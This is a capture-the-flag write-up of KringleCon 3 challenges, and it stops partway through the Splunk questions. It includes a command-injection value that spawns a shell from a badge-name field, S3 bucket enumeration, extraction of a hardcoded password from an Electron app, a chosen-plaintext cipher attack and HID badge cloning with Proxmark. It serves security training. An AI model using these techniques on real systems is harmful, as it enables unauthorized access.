
KringleCon 3

Three French Hens



Challenge Report by John York
Kringlecon @johnr2
Twitter @JohnYork_r2
January 4, 2021

Contents

Kringlecon 2020—Three French Hens

The folks at CounterHack have outdone themselves yet again! Thank you for another truly professional, fun, and educational challenge!

The 50-page limit was a little scary, but I managed to squeeze in under the limit. There are fewer screenshots, but still enough to get the point across.

I have a major project that starts today, so I will not submit Lessonized versions of the objectives and terminals. Some of them will go nicely in my class, so I will develop Lessonized versions as they come up in class.

Objective 1—Uncover Santa's Gift List

Elf—Jingle Redford

Jingle Redford greets you at the gondola at Exit 7A. He welcomes you and tells you that you can untwirl the Christmas list on the billboard using https://www.photopea.com/, a free online tool.

Terminal--none

There is no terminal for this objective.

Objective


"*There is a photo of Santa's Desk on that billboard with his personal gift list. What gift is Santa planning on getting Josh Wright for the holidays? Talk to Jingle Ringford at the bottom of the mountain for advice*."

I tried Jingle's tool, a free clone of Adobe Photoshop, but I am graphics phobic and could not get it to work. I got close enough to read the answer with Linux GIMP. If you squint, you can see "Josh Wright – proxmark." The answer is "proxmark."

Objective 2—Investigate S3 Bucket

Elf—Shinny Upatree

Shinny Upatree asks you to check out the Kringle Kiosk, where you "can get a map of the castle, learn about where the elves are, and get your own badge printed right on-screen!" He mentions that he has been told the terminal is "ingestible" and asks you to see if there is an issue. He also puts a hint in your badge called Command Injection, with a link to the OWASP page on command injection.



Terminal—Kringle Kiosk

The Kringle Kiosk is a challenge, and it also gives you a castle map and a partial list of elves (very handy!) The error in the terminal is in the text entry for printing badges. It is example 1 in the OWASP link, a

semicolon. I entered “john;/bin/bash”.

```
 Welcome to the North Pole!
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
1. Map
2. Code of Conduct and Terms of Use
3. Directory
4. Print Name Badge
5. Exit


Please select an item from the menu by entering a single number.
Anything else might have ... unintended consequences.

Enter choice [1 - 5] 4
Enter your name (Please avoid special characters, they cause some weird errors)...john;/bin/bash
```

Once you have shell, you can use `ls` and `cat` to find the shell script that displays the welcome. The script is available here. The vulnerable line is line 36:
`bash -c "/usr/games/cowsay -f /opt/reindeer.cow $name"`

If you enter a name followed by `;/bin/bash`, you get shell. Some players exploited the vulnerability using back ticks (`), since Linux will execute the characters between the back ticks. Unfortunately, this method got tangled up in cowsay which disrupted the scoring mechanism, and the player did not get credit.

Objective

When you unwrap the over-wrapped file, what text string is inside the package? Talk to Shinny Upatree in front of the castle for hints on this challenge.

Once you solve the Kiosk, Shinny gives you hints in dialog and in your badge. He gives you several good AWS S3 links, Josh Wright’s talk, a Computer Weekly article, and a blog and tool by DigiNinja.

The hint for the bucket name (green text) was helpful. After changing Wrapper3000 to wrapper3000 it worked perfectly.

```
Can you help me? Santa has been experimenting with new wrapping technology, and
we've run into a ribbon-curling nightmare!
We store our essential data assets in the cloud, and what a joy it's been!
Except I don't remember where, and the Wrapper3000 is on the fritz!

Can you find the missing package, and unwrap it all the way?
```

```
elf@42f726caaa22:~/bucket_finder$ echo wrapper3000 > wordlist
elf@42f726caaa22:~/bucket_finder$ ./bucket_finder.rb wordlist --download
http://s3.amazonaws.com/wrapper3000
Bucket Found: wrapper3000 ( http://s3.amazonaws.com/wrapper3000 )
        <Downloaded> http://s3.amazonaws.com/wrapper3000/package
elf@42f726caaa22:~/bucket_finder$ ls
```

Many new players had difficulties with the unwrapping part of this challenge. Even if they recognized that the first unwrapping was Base64, they often did not realize they needed to redirect the binary output to a file. That also caused problems on the `xxd` portion. The output of the `file` command for the last unwrappings was ambiguous and they sometimes forgot to look at the file extensions from the first unzip. Overall, this challenge was a bit tricky for one so early in the game. Funny note: I told some players that `xxd -r` was silly, no one uses that. On Objective 11b, I ended up using that very technique as a hex editor—`xxd` to a file, edit, `xxd-r` back to a binary. I won’t say which editor I used.

```
elf@42f726caaa22:~$ base64 -d < package > b64decoded
elf@42f726caaa22:~$ file b64decoded
b64decoded: Zip archive data, at least v1.0 to extract
elf@42f726caaa22:~$ unzip b64decoded
Archive:  b64decoded
 extracting: package.txt.Z.xz.xxd.tar.bz2
elf@42f726caaa22:~$ bzip2 -d package.txt.Z.xz.xxd.tar.bz2
elf@42f726caaa22:~$ ls
TIPS  b64decoded  bucket_finder  package  package.txt.Z.xz.xxd.tar
elf@42f726caaa22:~$ tar -xf package.txt.Z.xz.xxd.tar
elf@42f726caaa22:~$ ls
TIPS  b64decoded  bucket_finder  package  package.txt.Z.xz.xxd  package.txt.Z.xz.xxd.tar
```


```
elf@42f726caaa22:~$ xxd -r package.txt.Z.xz.xxd > package.txt.Z.xz
elf@42f726caaa22:~$ xz -d package.txt.Z.xz
elf@42f726caaa22:~$ ls
TIPS        bucket_finder  package.txt.Z         package.txt.Z.xz.xxd.tar
b64decoded  package        package.txt.Z.xz.xxd
elf@42f726caaa22:~$ uncompresss package.txt.Z
bash: uncompresss: command not found
elf@42f726caaa22:~$ uncompress package.txt.Z
elf@42f726caaa22:~$ ls
TIPS        bucket_finder  package.txt           package.txt.Z.xz.xxd.tar
b64decoded  package        package.txt.Z.xz.xxd
elf@42f726caaa22:~$ cat package.txt
North Pole: The Frostiest Place on Earth
elf@42f726caaa22:~$
```

The answer is, “The Frostiest Place on Earth.”

Objective 3--Point-of-Sale Password Recovery


Elf—Sugarplum Mary

Sugarplum invites you to use the Linux Primer and tells you to use `hintme` if you need help



Terminal—Linux Primer

Hmm, the Linux Primer looks eerily familiar--mini-Netwars perhaps? For the questions and answers, see this document.




Objective

Help Sugarplum Mary in the Courtyard find the supervisor password for the point-of-sale terminal. What's the password?

After you solve the Linux Primer, Sugarplum puts two hints in your badge. One tells you that you can extract the source code from an Electron app and gives you a link about Electron. The other gives links to tools and guides.

The app has locked Sugarplum out, but it gives access to the offline version at https://download.holidayhackchallenge.com/2020/santa-shop/santa-shop.exe.



The app, santa-shop.exe is a PE32 archive according to the `file` command. In Linux, 7zip can expand this.

```
7zr e santa-shop.exe
```

The expansion dumped about 50 files into the directory, one of them an uncompressed santa-shop.exe and another, `asar.app`. The asar application that Sugarplum's tools link refers to requires npm. So,

```
sudo apt install npm
sudo npm install -g asar
```

Then following the procedure in the tools link,

```
mkdir santaSource
asar extract app.asar santaSource/
```

put `main.js`, `preload.js`, and `renderer.js`.

Finally, grepping in main.js found that the password for Santa, SANTA_PASSWORD, was santapass.

Objective 4-- Operate the Santavator

Elves—Pepper Mintstix, Sparkle Redberry, and Rib Bonbowford

Although Pepper Mintstix is not standing near the Santavator, she has good hints for fixing it. Bushy Evergreen is standing next to the Santavator and gives you the key you need to open the control panel inside the Santavator.


Terminal—Unescape Tmux

The Unescape Tmux terminal is near Pepper Mintstix, outside the entrance to the castle. It follows in the fine tradition of the Escape VI and Escape Ed terminals from prior years. It is not difficult, but good practice for Objective 9. When you solve the terminal, you are rewarded with a pixelated picture of a bird (If intel serves me correctly, the bird may live in the Pacific Northwest of the US.)

```
Can you help me?

I was playing with my birdie (she's a Green Cheek!) in something called tmux,
then I did something and it disappeared!

Can you help me find her? We were so attached!!
elf@38ae5a793dfa:~$ tmux attach
```

Terminal—Elf Code

No, I am not really a JavaScript developer. I am used to Python and JavaScript made my head hurt.




My solutions to the challenges can be found here.

Objective


Talk to Pepper Minstix in the entryway to get some hints about the Santavator.


Pepper says, “There's a Santavator that moves visitors from floor to floor, but it's a bit wonky. You'll need a key and other odd objects. Try talking to Sparkle Redberry about the key. For the odd objects, maybe just wander around the castle and see what you find on the floor. Once you have a few, try using them to split, redirect, and color the Super Santavator Sparkle Stream (S4). You need to power the red, yellow, and green receivers with the right color light!”

The key and other odd objects you can find on the first floor are the Candy Cane (entrance door to the castle), Elevator Key (Sparkle Redberry), Hex Nut (near the elevator), Hex Nut (in the Dining Room near the door to the courtyard), and the Green Light Bulb (northwest area of the courtyard, near Bubble Lightington.) With those tools you can light the green conduit and gain access to the talks floor.




On the talks floor you can find the Red Light (near the Talk 7 door) and the Floor 1.5 Button (in the Speaker UNPreparedness Room.) With those, you can activate the red bulb and the button for the 1.5th floor. This gives you access to all floors except floor 3, Santa's Office.





Finally, the Yellow Light is found on the NetWars floor, the roof. There is also a small marble on the roof, a marble in the Wrapping Room, and a rubber ball in the Workshop, but they do curvey things and I like straight lines. Even with the third floor button lit, you cannot access the third floor until you have access to Santa's fingerprint (after Objective 5) or until you defeat the scanner (Objective 10.)



I found the Santavator very difficult to configure on Linux Firefox. Linux Firefox was laggy, and this may have contributed to the problem. It worked fine in Chrome on both Linux and Windows.

Objective 5--Open HID Lock

Elves—Bushy Evergreen and Fitzy Shortstack

Bushy Evergreen has a great deal of hints, both for the Speaker UNPreparedness Room and the HID Lock. He oversees the Speaker UNPrep terminal that allows access to the room. Fitzy Shortstack oversees the 33.6kbps terminal and is mentioned in the Objective.

Terminals—Speaker UNPrep and 33.6kbps

Speaker UNPrep

The Speaker UNPrep terminal has three phases and Bushy gives direct hints for each phase. For the first phase (open the door), he tells you to use the `strings` command on the executable for the door to find the password, Op3nTheD00r.

```
elf@1a469fdf6c26 ~ $ strings -n 10 door | grep -i pass
/home/elf/doorYou look at the screen. It wants a password. You roll your eyes - the
password is probably stored right in the binary. There's gotta be a
Be sure to finish the challenge in prod: And don't forget, the password is "Op3nTheD00r"
```

In the second phase (turn on the lights) he tells you that there is a version of the `lights` executable in the labs folder that you can play with. He also tells you to set the username in the `lights.conf` file to be the same as the encrypted password. Sure enough, after doing that, `lights` decrypts the username and displays the password you need, Computer-TurnLightsON.

```
elf@0cc34e3e706d ~/lab $ cat lights.conf
password: E$ed633d885dcb9b2f3f0118361de4d57752712c27c5316a95d9e5e5b124
name: E$ed633d885dcb9b2f3f0118361de4d57752712c27c5316a95d9e5e5b124
elf@0cc34e3e706d ~/lab $ ./lights
The speaker unpreparedness room sure is dark, you're thinking (assuming
you've opened the door; otherwise, you wonder how dark it actually is)

You wonder how to turn the lights on? If only you had some kind of hin---

 >>> CONFIGURATION FILE LOADED, SELECT FIELDS DECRYPTED: /home/elf/lab/lights.conf

---t to help figure out the password... I guess you'll just have to make do!

The terminal just blinks: Welcome back, Computer-TurnLightsOn
```

The third phase (vending machine) is the most difficult, as it is a polyalphabetic cipher. Each of the first eight characters has its own encryption, and the characters are jumbled, not shifted as in a Caesar or

Vigenère cipher. It also uses 62 characters, [A-Za-z0-9]. Fortunately, Bushy tells us to delete the `vending-machine.json` file. When the `vending-machine` executable runs it notices the missing file and asks for a new password which then appears in the new json file, encrypted. Bushy tells us, "Then you could set the password yourself to AAAAAAAA or BBBBBBBB." This allows us to make a chosen plaintext attack against the encryption.


Some people used logic and care in selecting the password to input. Once I found that the app allowed nearly unlimited password length, I took a brute force approach with a simple Python script available here. This problem would have been harder if the period (number of characters before the encryption repeats) were unknown, but Bushy's hint AAAAAAAA suggests the period is eight. The script generates a long password to enter. I pasted that into vending-machine's request and pasted the json results back into the scripts. The password is broken into three parts, because. The password is CandyCane1.

```
password upper
AAAAAAAABBBBBBBBCCCCCCCCDDDDDDDDEEEEEEEEFFFFFFFFGGGGGGGGHHHHHHHHIIIIIIIIJJJJJJJJ
KKKKKKKKLLLLLLLLMMMMMMMMNNNNNNNNOOOOOOOOPPPPPPPPQQQQQQQQRRRRRRRRSSSSSSSSTTTTTTTT
UUUUUUUUVVVVVVVVWWWWWWWWXXXXXXXXYYYYYYYYZZZZZZZZ
XiGRehmwDqTpKv7fLbn3UP9Wyv09iu8Qhxkr3zCnHYNNLCeOSFJGRBvYPBubpHYVzka18jGrEA24nILq
Fl4DlGnMQKdxFbK363iZBrdjZE8IMJ3ZxlQsZ4Uisdwjup68mSyVX10sI2SHIMBo4gC7VyoGNp9Tg0ak
vHBEkVH5t4cXy3VpBslfGtSz0PHMxOl0rQKqjDq2KtqoNicv
password lower
aaaaaaaabbbbbbbbccccccccddddddddeeeeeeeeffffffffgggggggghhhhhhhhiiiiiiiijjjjjjjj
kkkkkkkkllllllllmmmmmmmmnnnnnnnnoooooooopppppppqqqqqqqqrrrrrrrrssssssssttttttttt
uuuuuuuuvvvvvvvvwwwwwwwwxxxxxxxxyyyyyyyyzzzzzzzz
9VbtacpgGUVBfWhPe9ee6EERORLdlwWbwcZQAYue8wIUrf5xkyYSPafTnnUgokAhM0sw4eOCa8okTqyl
o63i07r9fm6W7siFqMvusRQJbhE62XDBRjf2h24clzM5H8XLYfX8vxPy5NAyqmsuA5PnWSbDcZRCdgTN
Cujcw9NmuGWzmnRAT7OlJK2X7D7acF1EiL5JQAMUUarKCTZa
password digit
0000000011111111222222223333333344444444555555556666666677777777888888889999999
3ehm9ZFH2rDO5LkIpWFLz5zSWJlYbNtlgophDlgKdTzAYdIdjOx0OoJ6JItvtUjtVXmFSQw4lCgPE6x7
Sample translation for the first letter, sanity check
ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789
XDLyhHSPzEFQ6ZxsmI4NvtB0rK9GeOw8knMaofqbRlY5AcCuT7iU32pWgdjJVl
0 0 L 2 C
1 1 V 26 a
2 2 E 39 n
3 3 d 29 d
4 4 Q 50 y
5 5 P 2 C
6 6 p 26 a
7 7 B 39 n
0 8 w 30 e
1 9 r 53 l
CandyCane1
```

33.6kbps

In the modem challenge, Fitzy puts a link in your badge with the sounds of modem. The same hint gives the phone number to dial, 756-8347. You are supposed to touch the noise names on the paper in the correct order to mimic the modem noises.

I had a terrible time matching the sounds. Finally, @Evan suggested I look at the JavaScript.



In the elements section I found the true names of the noises. They happened to be the correct order, but I did not notice it at the time. In dialup.js, you can see the phases change from three to six, in the correct order to connect (phase one is lifting the handset and phase two is dialing the correct number.)

Objective

Open the HID lock in the Workshop. Talk to Bushy Evergreen near the talk tracks for hints on this challenge. You may also visit Fitzy Shortstack in the kitchen for tips.

Bushy put several hints into the badge, including a talk, a short list of HID commands, the command for reading a badge (lf hid read) and the command to impersonate a badge (lf hid sim -r 2006……) The first task, however, was to grab the Proxmark3. It was on the floor in the Wrapping Room, next to the table.

To ~~steal~~ read badges stand next to an elf, open the Proxmark3 in your badge, and enter the command `lf hid read`. If the elf has a badge, the Proxmark3 will display its data. To simulate a badge, stand in front of the HID reader in the Workshop. Be sure to keep the Proxmak3 open until it fully finishes. If you have the right badge, the door will open. The comment about Fitzy Shortstack in the objective led me to believe that Fitzy would tell me which elf had the badge to open the door. He said that Santa trusts Shinny Upatree but Bow Ninecandle on the Talks floor had the badge that worked.

```
Noel Boetie
#db# TAG ID: 2006e22f08 (6020) - Format Len: 26 bit - FC: 113 - Card: 6020
Sparkle Redberry
#db# TAG ID: 2006e22f0d (6022) - Format Len: 26 bit - FC: 113 - Card: 6022
Bow Ninecandle
#db# TAG ID: 2006e22f0e (6023) - Format Len: 26 bit - FC: 113 - Card: 6023
Holly Evergreen
#db# TAG ID: 2006e22f10 (6024) - Format Len: 26 bit - FC: 113 - Card: 6024
Shinny Upatree
#db# TAG ID: 2006e22f13 (6025) - Format Len: 26 bit - FC: 113 - Card: 6025
Angel Candysalt
#db# TAG ID: 2006e22f31 (6040) - Format Len: 26 bit - FC: 113 - Card: 6040
```

Bow Ninecandle's badge opens the door. Does this mean he was in league with Jack Frost?

The Locked Room

After opening the HID door and navigating an invisible maze while you listen to a beautiful song, you see two spots of light. When you walk into the light, which are the eyeholes in the Santa portrait, you become Santa Claus! You really can be Santa. Suddenly it all becomes clear—Jack Frost has been impersonating Santa! No wonder the elves think Santa has been behaving erratically!


Now, the fingerprint scanner in the elevator, the Splunk terminal, the Sleigh CAN-D-Bus, the Tag Generator in the Wrapping Room, and the ARP Shenanigans terminal are all available to you; you are Santa.

Objective 6—Splunk Challenge

Elves—Angel Candysalt and Minty Candycane

Angel Candysalt stands by the Splunk terminal, but she does not have a lot to say. Minty Candycane has several useful hints once you solve the regex problems on the SORT-O-MATIC.

Terminal—Sort-O-Matic

The Sort-O-Matic provides eight regular expression problems to solve. The regular expression cheatsheet and the regex test site that Mindy put into the badge were helpful. For the later questions, it was helpful to paste the examples from help, available by clicking on the question, both good and bad, into the test site. This is an example for question 9. (By the way, the sorter let me get by with only


accepting days 01-29.)

Create a regular expression that only matches one of the three following day, month, and four digit year formats:

10/01/1978
01.10.1987
14-12-1991

However, the following values would be invalid formats:
05/25/89
12-32-1989
01.1.1989
1/1/1

Use anchors or boundary markers to avoid matching other surrounding strings.



These are answers that the Sort-O-Matic accepts:

1. \d+
2. [a-zA-Z]{3}
3. [a-z0-9]{2}
4. [^A-L|^1-5]{2}
5. ^\d{3,}$ question says “matches only”, so force the match to start and end of line, ^ $
6. ^([01]?\d|2[0-3]):[0-5]\d:[0-5]\d$ for any question that mentions “boundary”, ^ and & can be replaced by \b
7. ^([0-9a-fA-F]{2}:){5}[0-9a-fA-F]{2}$
8. ^([012]\d|3[01])[/.-](0[1-9]|1[0-2])[/.-]\d{4}$

Objective

To use the Splunk terminal you must be Santa. A similar error occurs on many objectives after this one, so it is easiest to play as Santa.

Question 1

How many distinct MITRE ATT&CK techniques did Alice emulate?

The hint that Alice gives, `| tstats count where index=* by index`, results in 26 hits. There was no instruction on how to determine unique results using Splunk, so I looked at the results and guessed 14. I found 13 by trial and error. Afterwards, Alice's answer was much more complicated than I would have been able to do on my own.

```
| tstats count where index=* by index
| search index=T*-win OR T*-main
| rex field=index "(?<technique>t\d+)[\.\-].0*"
| stats dc(technique)
```

The answer was 13.

Question 2

What are the names of the two indexes that contain the results of emulating Enterprise ATT&CK technique 1059.003? (Put them in alphabetical order and separate them with a space.)


This one was relatively straightforward. A search of `index=t1059.003*` gave 29,503 hits, but clicking `index` under selected fields gave two results, `t1059.003-main` and `t1059.003-win`.

The answer was `t1059.003-main t1059.003-win`

Question 3

One technique that Santa had us simulate deals with 'system information discovery'. What is the full name of the registry key that is queried to determine the MachineGuid?

